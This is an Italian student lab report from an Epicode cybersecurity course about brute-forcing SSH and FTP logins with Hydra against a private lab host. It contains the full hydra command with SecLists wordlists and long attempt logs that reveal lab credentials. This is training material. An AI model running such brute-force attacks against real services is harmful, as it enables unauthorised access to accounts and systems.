29 FEBBRAIO 2024

REPORT - EPICODE

S6L4

PRESENTED BY

Alessandro Marasca

AUTHENTICATION CRACKING CON HYDRA

Traccia


Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L’esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.



PASSWORD CRACK HYDRA SSH

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fucker" - 108 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "merlin" - 109 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "diamond" - 110 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234qwer" - 111 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "gfhjkm" - 112 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hammer" - 113 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "silver" - 114 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "222222" - 115 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "88888888" - 116 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "anthony" - 117 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "justin" - 118 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test" - 119 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "bailey" - 120 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "q1w2e3r4t5" - 121 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "patrick" - 122 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "internet" - 123 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "scooter" - 124 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "orange" - 125 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "11111" - 126 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "golfer" - 127 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 128 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cookie" - 129 of 43048895616480 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 5189456 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 5189457 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 5189458 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 5189459 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5189460 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 5189461 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 5189462 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 5189463 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567" - 5189464 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "dragon" - 5189465 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123123" - 5189466 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "baseball" - 5189467 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "abc123" - 5189468 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "football" - 5189469 of 43048895616480 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "monkey" - 5189470 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "letmein" - 5189471 of 43048895616480 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "696969" - 5189472 of 43048895616480 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "shadow" - 5189473 of 43048895616480 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "master" - 5189474 of 43048895616480 [child 0] (0/0)
```

PASSWORD CRACK HYDRA FTP

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L '/usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt' -P '/usr/share/wordlists/seclists/Passw
ords/xato-net-10-million-passwords.txt' 192.168.50.100 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 09:45:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048895616480 login tries (l:8295456/p:5189455), ~10762223904120 tries per ta
sk
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 43048895616412 to do in 10551199905:60h, 4 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] 1729848.00 tries/min, 5189544 tries in 00:03h, 43048890426936 to do in 414765:39h, 4 active
```

Alessandro Marasca

Epicode

S6L4- CS0124

29 FEBBRAIO 2024